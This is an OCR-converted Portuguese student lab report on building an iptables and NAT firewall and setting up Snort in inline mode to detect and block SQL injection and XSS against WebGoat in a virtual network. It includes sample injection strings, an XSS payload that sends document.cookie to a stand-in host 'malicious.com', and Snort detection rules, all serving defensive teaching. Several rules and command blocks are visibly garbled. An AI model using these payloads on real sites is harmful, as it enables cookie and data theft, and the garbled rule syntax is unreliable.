### Universidade de Coimbra

### Segurança e Tecnologias de Informação

### Trabalho Práctico II

Gonçalo Santos 2012140860 - gdsantos@student.dei.uc.pt

Ana Inês Mesquita Fidalgo 2013134819 - aimf@student.dei.uc.pt

1 de Maio de 2017

# Conteúdo

1	Introdução	3
2	Arquitectura 2.1 Simulação da Arquitectura	<b>4</b> 5
3	Packet Filtering e NAT  3.1 Configuração da Firewall para Proteger o Router	7 7 7 9
4	Configuração Firewall para Autorização de Ligações Directas (Sem NAT)	11
5	Configuração Firewall Para Conexões ao IP Externo da Firewall (Com NAT)	16
6	Configuração de Firewall da Rede Internal para Fora (Com $\operatorname{NAT})$	19
7	7.1 Instalar o Snort	22 22 24 24
8		28 29

	8.2	Testes	com	WebGoat	٠	•	•	•	 •	٠	•	•	 •	٠	•	•	•	•	•	•	•	•	•	34
9	Ane	xos																						36

# Introdução

Este projecto foi realizado no âmbito da cadeira Segurança em Teconologias de Informação, STI, inserida no plano de estudos do Mestrado em Engenharia Informática da Universidade de Coimbra, lecionada pelos Professores Doutores João Paulo da Silva Machado Garcia Vilela e António Jorge da Costa Granjal, no ano lectivo de 2016/2017.

O projecto acima referido tem como objetivo configurar uma firewall capaz de detectar e reagir a ataques de segurança contra os serviços protegidos na rede.

# Arquitectura

Neste projecto foi implementado packet filtering, NAT, detecção de intrusões, assim como mecanismos que reajem a ataques de hosts na Internet. A figura 1 apresenta o cenário considerado neste trabálho práctico.




Fig. 1 Cenário Trabalho II

### 2.1 Simulação da Arquitectura

Para simular a arquitetura do sistema, tal como já tinha sido referido anteriormente, foram criadas quatro maquinas virtuais correspondentes às máquina apresentadas na figura 1, onde se criaram os seguintes IPs fixos:

		IP	Máscara
	Interface DMZ	23.214.219.129	255.255.255.128
Router	Interface Interna	192.168.10.1	255.255.255.0
	Interface Internet	87.248.214.150	255.255.255.0
DMZ		23.214.219.139	255.255.255.128
Interna		192.168.10.11	255.255.255.0
Internet		87.248.214.160	255.255.255.0

Tabela 2.1: Lista dos IPs Utilizados

Com os seguintes ips seria possível realizar testes de ligação, seja por ping ou netcat entre o router e qualquer outra máquina. Para conseguir realizar ping entre duas máquinas periféricas foram adicionadas as seguintes routas em cada máquina:

	Rotas
Interna	23.214.219.128
	87.248.214.0
$\mathbf{DMZ}$	192.168.10.0
	87.248.214.0
Internet	192.168.10.0
	23.214.219.128

Tabela 2.2: Rotas Criadas

Para realizar estas configuração foram realizados os seguintes comandos:

ifconfig enp0s8 23.214.219.129 netmask 255.255.255.128 ifconfig enp0s9 192.168.10.1 netmask 255.255.255.0 ifconfig enp0s10 87.248.214.150 netmask 255.255.255.0

#### DM7

ifconfig enp0s8 23.214.219.139 netmask netmask 255.255.255.128 route add -net 192.168.10.0/24 gw 23.214.219.129 route add -net 87.248.214.0 /24 gw 23.214.219.129

#### Interna

ifconfig enp0s8 192.168.10.11 netmask netmask 255.255.255.0 route add -net 23.214.219.128/25 gw 192.168.10.1 route add -net 87.248.214.0 /24 gw 192.168.10.1

#### Internet

ifconfig enp0s8 87.248.214.160 netmask netmask 255.255.255.0 route add -net 23.214.219.128/25 gw 87.248.214.150 route add -net 192.168.10.0/24 gw 87.248.214.150

# Packet Filtering e NAT

# 3.1 Configuração da Firewall para Proteger o Router

A configuração da firewall deveria dar drop a todas as comunicações realizadas com destino ao router, com excepção das seguintes regras:

# 3.1.1 Resolução de pedidos de DNS enviados para os servidores das e da2

Para implementar esta regra e as características descritas acima foram realizados os seguintes comandos:

```
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT

iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -p udp --dport domain -d 23.214.219.151 -j ACCEPT
iptables -A INPUT -p udp --sport domain -s 23.214.219.151 -j ACCEPT
iptables -A OUTPUT -p udp --dport domain -d 87.248.214.2 -j ACCEPT
iptables -A INPUT -p udp --sport domain -s 87.248.214.2 -j ACCEPT
```

Os primeiros três comandos irão permitir bloquear todas as ligações indesejadas, sendo que os seguintes três irão permitir que as restantes regras implementadas se realizem. Como se trata de uma ligação por UDP, para se realizar a resolução de pedidos DNS foi necessário realizar-se um comando de output e de input com os endereços IP correspondentes ao dnd e dns2.

# 3.1.2 Sincronização Network Time de Pedidos usando NTP

O porto correspondente ao NTP é o 123, tendo sido realizados os seguintes comandos:

iptables -A OUTPUT -p udp --dport 123 -j ACCEPT iptables -A INPUT -p udp --sport 123 -j ACCEPT

# 3.1.3 Conexões SSH para o router, se o pedido for originado da rede interna ou da gateway VPN (vpn-gw)


O porto correspondente ao SSH trata-se da porta 22.

iptables -A INPUT -s 23.214.219.154 -p tcp --dport ssh -j ACCEPT iptables -A INPUT -s 192.168.10.0/24 -p tcp --dport ssh -j ACCEPT

Com o primeiro comando permitimos que que se estabeleça uma ligação SSH originada da gateway VPN, com o IP correspondente, e no segundo permitimos que esta ligação seja originada em toda a gama da rede internet.

# Configuração Firewall para Autorização de Ligações Directas (Sem NAT)

A configuração firewall deveria dar drop de todas as comunicações entre redes, com a excepção das seguintes regras:



• O dnd deverá ser capaz de resolver nomes usando servidores DND na Internet (dns2, entre outros).

iptables -A FORWARD -s 23.214.219.151 -d 87.248.214.0/24 -p udp --dport domain -j ACCEPT

• O dos e o dos deverão ser capazes de sincronizar os conteúdos dos DNS zoes (TCP, porto 53).

iptables -A FORWARD -s 23.214.219.151 -d 87.248.214.2 -p tcp --dport 53 -j ACCEPT

iptables -A FORWARD -d 23.214.219.151 -s 87.248.214.2 -p tcp --dport 53 -j ACCEPT

• Conexões SMPT para o servidor smtp.

iptables -A FORWARD -d 23.214.219.150 -p tcp --dport 25 -j ACCEPT iptables -A FORWARD -s 23.214.219.150 -p tcp --sport 25 -j ACCEPT

• Conexões POP e IMAP para o servidor email.

iptables -A FORWARD -d 23.214.219.152 -p tcp --dport 110 -j ACCEPT iptables -A FORWARD -s 23.214.219.152 -p tcp --sport 110 -j ACCEPT iptables -A FORWARD -d 23.214.219.152 -p tcp --dport 143 -j ACCEPT iptables -A FORWARD -s 23.214.219.152 -p tcp --sport 143 -j ACCEPT

• Conexões HTTP e HTTPS para o servidor www.

iptables -A FORWARD -d 23.214.219.153 -p tcp --dport http -j ACCEPT iptables -A FORWARD -d 23.214.219.153 -p tcp --dport https -j ACCEPT iptables -A FORWARD -s 23.214.219.153 -p tcp --sport http -j ACCEPT iptables -A FORWARD -s 23.214.219.153 -p tcp --sport https -j ACCEPT

 $\bullet\,$  Conexões OpenVPN para o servidor vpn-gw.

iptables -A FORWARD -d 23.214.219.154 -p tcp --dport openvpn -j ACCEPT iptables -A FORWARD -s 23.214.219.154 -p tcp --sport openvpn -j ACCEPT

• Clientes VPN ligados à gateway (vpn-gw) deverão ser capazes de se ligarem a serviços MySQL e PostgreSQL no servidor datastore.

iptables -A FORWARD -s 23.214.219.154 -d 192.168.10.30 -p tcp --dport 3306 -j ACCEPT iptables -A FORWARD -s 23.214.219.154 -d 192.168.10.30 -p tcp --dport 5432 -j ACCEPT

# Configuração Firewall Para Conexões ao IP Externo da Firewall (Com NAT)

As conexões originadas da Internet e destinadas para o endereço IP externo da firewall deveriam ser autorizados. Foi ainda necessária a implementação de duas regras:

• Conexões FTP (passivo e activo) para o servidor ftp.

Para esta regra foram realizados os seguintes comandos:

iptables -t nat -A PREROUTING -i enp0s10 -d 87.248.214.150 -p tcp --dport ftp -j DNAT --to-destination 192.168.10.20
iptables -A FORWARD -i enp0s10 -d 192.168.10.20 -p tcp --dport 21 -j ACCEPT iptables -A FORWARD -i enp0s10 -d 192.168.10.20 -p tcp --dport 20 -j ACCEPT

• Conexões SSH para o servidor datastore, mas apenas se originada do servidor eden.

Para esta regra foram realizados os seguintes comandos:

iptables -t nat -A PREROUTING -s 87.248.214.1 -d 87.248.214.150 -p tcp --dport ssh -j DNAT --to-destination 192.168.10.30 iptables -A FORWARD -s 87.248.214.1 -d 192.168.10.30 -p tcp --dport ssh -j ACCEPT

# Configuração de Firewall da Rede Internal para Fora (Com NAT)

As seguintes comunicações da rede internal para a internet deverão ser autorizadas usando NAT:

• Domain Name Resolutions usando DNS

Para tal, foram usados os seguintes comandos:

iptables -t nat -A POSTROUTING -s 192.168.10.0/24 -d 87.248.214.0/24 -p udp --dport domain -j SNAT --to-source 87.248.214.150 iptables -A FORWARD -s 192.168.10.0/24 -d 87.248.214.0/24 -p udp --dport domain -j ACCEPT iptables -A FORWARD -d 192.168.10.0/24 -s 87.248.214.0/24 -p udp --sport domain -j ACCEPT

• Conexões HTTP e HTTPS.

Para tal, foram usados os seguintes comandos:

iptables -t nat -A POSTROUTING -s 192.168.10.0/24 -d 87.248.214.0/24 -p tcp --dport http -j SNAT --to-source 87.248.214.150 iptables -A FORWARD -s 192.168.10.0/24 -d 87.248.214.0/24 -p tcp --dport http -j ACCEPT

iptables -t nat -A POSTROUTING -s 192.168.10.0/24 -d 87.248.214.0/24 -p tcp --dport https -j SNAT --to-source 87.248.214.150 iptables -A FORWARD -s 192.168.10.0/24 -d 87.248.214.0/24 -p tcp --dport https -j ACCEPT

# Prevenção e Deteção de Intrusões

A firewall deveria ter a capacidade de detectar e de reagir a ataques de segurança. Os ataques poderão ser originários da Internet e quando um ataque é detectado a firewall teria de ser capaz de a parar (bloquear), e alertar o administrador do sistema.

Para realizar esta deteção e bloqueio de intrusões, para além das iptables foi utilizado o snort, sendo posteriormente testadas estas intrusões com o WebGoat.

#### 7.1 Instalar o Snort

Para instalar o snort foram realizados os seguintes comandos:

yum install pcap-devel libcap-devel pcre-devel dnet dnet-devel libnet-devel zlib-devel libnetfilter\_queue libnetfilter\_queue-devel cd /usr/local/src wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz wget https://www.snort.org/downloads/snort/snort-2.9.9.0.tar.gz tarzxvf daq-2.0.6.tar.gz cd daq-2.0.6 configure -enable-sourcefire -enable-nfq/. make install cd /usr/local/src tarzxvf snort-2.9.9.0.tar.gz cd snort-2.9.9.0 configure -enable-sourcefire -withdaq-includes=/usr/local/lib -with daq-libraries=/usr/lo-/. cal/lib/daq-prefix=/usr/local/snort -with--pic make make install

De seguida foi criada uma conta pessoal no Snort do qual obtemos o nosso Oincode.

cd /usr/local/src wget https://www.snort.org/rules/snortrules-snapshot2991.tar.gz?oinkcode=etc cd /etc/snort tar zxvf /usr/local/src/snortrules-snapshot-2990(oinkcode).tar.gz

### 7.2 Configuração do Snort

#### 7.2.1 Reação a Ataques no Modo Inline

De modo a configurar o Snort a reagir a ataques no modo inline foi necessária a edição do ficheiro snort.conf onde foi também realizado o import do ficheiro onde iremos colocar as regras necessárias à realização de SQL Injection e de XSS.

modeprobe subnetlink\_queue Ismode | grep queue

Editar snort.conf com

config policy\_mode: inline config daq: nfq config daq\_dir: /usr/local/lib/daq config daq\_mode: inline include /etc/snort/rules/icmp.rules

Para podermos aceder ao 8080 foi necessário realizar o seguinte comando:

iptables -A FORWARD -p tcp -i enp0s8 --dport 8080 --destination 23.214.219.153 -j NFQUEUE --queue-num 0

Correr snort no router

snort -Q --daq nfq --daq-var queue=0 --daq-var device=enp0s10 -c /etc/snort/snort.conf -v

Correr jar no DMZ com o IP do servidor www

Java -jar webgoat-container-7.1-exec.jar

e abrir na Internet

23.214.219.153:8080 WebGoat/

Como exemplo de um ataque baseado em SQLInjection, foi considerado o caso em que é injectada a seguinte query: ola 'OR'1'='1. Esta query contém uma plica a mais o que provocaria que fosse retornada ao atacante toda a informação contida na tabela. Caso apanhe #, por exemplo, ele consegue também detectar a intrusão, emitindo o alerta.

Para prevenir este ataque foi configurada a seguinte regra:

alert tcp any any -> 23.214.219.153 any (msg:"String SQL Injection Attack";flow:to\_-(;server,established; pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i\*;sid:001

reject tcp any any -> 23.214.219.153 any (msg:"String SQL Injection Attack";flow:to\_-(;server,established; pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i";sid:003

Realizamos um segundo ataque de SQL Injection com a seguinte regra:

alert tcp any any -¿ 23.214.219.153 any (msg:"String SQL Injection Attack";flow:to\_server,established; pcre:"((%27)—())unioni";sid:0021;) reject tcp any any -¿ 23.214.219.153 any (msg:"String SQL Injection Attack";flow:to\_server,established; pcre:"((%27)—())unioni":sid:0023;)

Este ataque injectado com a seguinte query: ola 'UNION'1'='1. Irá detectar o Union, o snort irá bloquear a internet e realizar o alert no ficheiro.

Para ataques XSS foi configurada a seguinte regra:

```
alert tcp any any -¿ 23.214.219.153 any (msg:"XSS"; pcre: "/((%3 C)—;)((%2F)—)*[a-z0 -9%]+((%3E)—¿)/ix"; sid:1401011; rev :1;) reject tcp any any -¿ 23.214.219.153 any (msg:"XSS"; pcre: "/((%3 C)—;)((%2F)—)*[a-z0 -9%]+((%3E)—¿)/ix"; sid:1401011; rev :1;)
```

O ataque foi injectado da seguinte maneira:

MEI STI

IMG SRC=# onerror="window.location='http://malicious.com/?cookie='+doc->
<"ument.cookie"

### Testes Realizados

Para testar as ligações base foram realizados pings entre as máquinas. Com estas ligações e as regras definidas nas iptables pudemos realizar diversos testes com netcat.

yum install pcap-devel libcap-devel pcre-devel dnet dnet-devel libnet-devel libnetfilter\_queue libnetfilter\_queue-devel

cd /usr/local/src

wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz wget https://www.snort.org/downloads/snort/snort-2.9.9.0.tar.gz

tarzxvf daq-2.0.6.tar.gz

cd dag-2.0.6

configure -enable-sourcefire -enable-nfq/.

make

install

cd /usr/local/src

tarzxvf snort-2.9.9.0.tar.gz

cd snort-2.9.9.0

configure —enable-sourcefire —withdaq-includes=/usr/local/lib —with daq-libraries=/usr/lo-/. cal/lib/daq-prefix=/usr/local/snort —with--pic

make

make install

#### 8.1 Testes com Netcat

Para todas as regras adicionadas à iptable do router permitiram-nos obter os resultados esperados:

• DNS name requests - pedidos para dns.

• DNS name requests - pedidos para dns2.

```
File Edit View Search Terminal Help

[root@localhost hisliveiro]# nr -u -l 53 -v
| Ncat: Version 6.40 (http://nmap.org/ncat) |
| Ncat: Listening on :::53 |
| Ncat: Listening on 0.0.0.0:53 |
| Ncat: Listening on 0.0.0.0:53 |
| Ncat: Listening on 0.0.0.0:53 |
| Ncat: Search Terminal Help
| S5./255.8 |
| (root@localhost Desktop]# nr -u 87.248.214.150 53 -v
| Ncat: Listening on 0.0.0.0:53 |
| Ncat: Commetted to 87.248.214.150:53. |
| Ncat: Ncat
```

• Sincronização Network time de pedidos usando NTP.

```
| Froot@localhost hsilveiro|# nc -l 123 -v | | Neat: Version 6.40 (http://map.org/ncat) | Neat: Listening on ::123 | Neat: Listening on ::123 | Neat: Listening on 0:123 | Neat: Connection from 87.248.214.1;40036. | Neat: Connection from 87.24
```

• Conexões SSH originadas da vpn-gw para o router.



• Conexões SSH originadas da internal para o router.



• Conexão entre DNS e DNS2.



• Conexão entre DNS e eden.

```
File Edit View Search Terminal Help

[root@localhost hsilveiro]# ifconfig enp0s8 23.214.219.151 netmask 255.2
55.25.128

[root@localhost hsilveiro]# nc -u 87.248.214.2 53 -v
Ncat: Version 6.40 ( http://mmap.org/ncat )
Ncat: Connected to 87.248.214.2:53.

Ncat: Version 6.40 ( http://mmap.org/ncat )
Ncat: Version 6.40 ( http://mmap.org/ncat )
Ncat: Version 6.40 ( http://mmap.org/ncat )
Ncat: Stering on 0.0.0.0:53

Ncat: Listening on 0.0.0.0:53
```


• Conexão SMTP para o servidor smtp.




• Conexão POP para o servidor mail.




• Conexão IMAP para o servidor smtp.



• Conexão HTTP para o servidor www.



• Conexão HTTPS para o servidor www.



• Conexão OpenVPN para o servidor vpn-gw.

• Conexão de clientes VPN a MYSQL da Datastore.

```
File Edit View Search Terminal Help

[root@localhost Desktop]# nc 192.168.10.30 3308 -v
Ncat: Version 6.40 ( http://mmp.org/ncat )
Ncat: Connected to 192.168.10.30:3386.

mysql is on

File Edit View Search Terminal Help


[root@localhost Desktop]# nc -1 3306 -v
Ncat: Version 6.40 ( http://mmp.org/ncat )
Ncat: Listering on ::3306
Ncat: Listering on ::3306
Ncat: Listering on 0.0.0:3306
Ncat: Connection from 23.214.219.154.
Ncat: Connection from 23.214.219.154.
Ncat: Connection from 23.214.219.154.
```

• Conexão de clientes VPN a PostgreSQL da Datastore.

• Conexão FTP (activo) ao servidor ftp.

```
File Edit View Search Terminal Help
[root@localhost Desktop]# ifconfig 87.248.214.160 netmask 255.255.255.0
SIDCSINEIMASK: No such device
[root@localhost Desktop]# ifconfig enp0s10 87.248.214.160 netmask 255.255
.255.0
.255.0
[root@localhost Desktop]# nc 192.168.10.20 20 -v
Ncat: Version 6.40 ( http://mmap.org/ncat )
Ncat: Network is unreachable.
[root@localhost Desktop]# ./routes
[root@localhost Desktop]# /routes
[root@localhost Desktop]# /routes
[root@localhost Desktop]# /routes
[root@localhost Desktop]# nc 192.168.10.20 20 -v
Ncat: Version 6.40 ( http://mmap.org/ncat )
Ncat: Listening on 0.0.0.0:20
Ncat: Listening on 0.0.0.0:20
Ncat: Version 6.40 ( http://mmap.org/ncat )
Ncat: Orgonometed to 192.168.10.20:20 -v
Ncat: Version 6.40 ( http://mmap.org/ncat )
Ncat: Listening on 0.0.0.0:20
```

• Conexão FTP (passivo) ao servidor ftp.



• Conexão SSH do eden à datastore.

```
File Edit View Search Terminal Help

[root@localhost Desktop]# ifconfig enp@sl@ 87.248.214.1 netmask 255.255.2

[root@localhost Desktop]# ifconfig enp@sl@ 87.248.214.1 netmask 255.255.2

[root@localhost Desktop]# ifc 192.168.10.30 22 -v

Ncat: Version 6.40 ( http://rmmap.org/ncat )

Ncat: Version 6.40 ( http://rmmap.org/ncat )

Ncat: Ornected to 192.168.10.30:22.

WOWOWOW

Ncat: Ornected to 192.168.10.30:22.

Itcomfgs

Itcomfgs

File Edit View Search Terminal Help

Iroot@localhost Desktop]# nc - 1, 22 -v

Ncat: Version 6.40 ( http://rmmap.org/ncat )

Ncat: Ornected to 192.168.10.30:22.

Ncat: Search Terminal Help

Iroot@localhost Desktop]# nc - 1, 22 -v

Ncat: Version 6.40 ( http://rmmap.org/ncat )

Ncat: Version 6.40 ( http://rmmap.org/ncat )

Ncat: Listening on :::22

Ncat: Listening on :::22

Ncat: Listening on :::22

Ncat: Listening on :::22

Ncat: Connection from 87.248.214.1.

Ncat: Connection from 87.248.214.1:59720.

wowwowow
```

• Domain name resolutions com DNS, da internal para a internet.

```
File Edit View Search Terminal Help

[root@localhost Desktop]# nc -1 -u 53 -v
Neat: Usion 6.48 ( http://mmp.org/ncat )
Neat: Listering on 0.0.0.0:53
ola
ola
ods
dw

[root@s
```

• Conexões HTTP e HTTPS da internal para a internet.

```
File Edit View Search Terminal Help

(root@localhost Desktop]# (root@localhost Desktop]# nc 1 80 -v

Ncat: Version 6.40 (http://mmap.org/ncat)

Ncat: Version 6.40 (http://mmap.org/ncat)

Ncat: Listering on 0.9.0.0.0.8080

Ncat: Listering on 0.9.0.0.0.8080

Ncat: Connection from 87.248.214.150.45262

Ola

yoyoyo

(root@localhost Desktop]# nc 87.248.214.2 443 -v

Ncat: Version 6.40 (http://mmap.org/ncat)

Ncat: Connection from 87.248.214.2 443 -v

Ncat: Version 6.40 (http://mmap.org/ncat)

Ncat: Version 6.40 (http://mmap.org/ncat)

Ncat: Version 6.40 (http://mmap.org/ncat)

Ncat: Version 6.40 (http://mmap.org/ncat)

Ncat: Connection from 87.248.214.2 443 -v

Ncat: Version 6.40 (http://mmap.org/ncat)


Ncat: Connection from 87.248.214.156.41408.

yoyoyo https
```


#### 8.2 Testes com WebGoat

Após ser injectada a query SQL o Snort bloqueia a internet e emite o alerta no ficheiro definido.

Também foi testado no WebGoat um ataque XSS.



Como se pode ver na imagem, tanto a SQL Injection como um ataque XSS foram alertados.



### Anexos

- https://www.linkedin.com/pulse/detecting-sql-injections-real-time-mission-impossible-val-smirnov
- https://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks
- https://en.wikipedia.org/wiki/List\_of\_TCP\_and\_UDP\_port\_numbers
- Segurança Prática em Sistemas e Redes com Linux de Jorge Granjal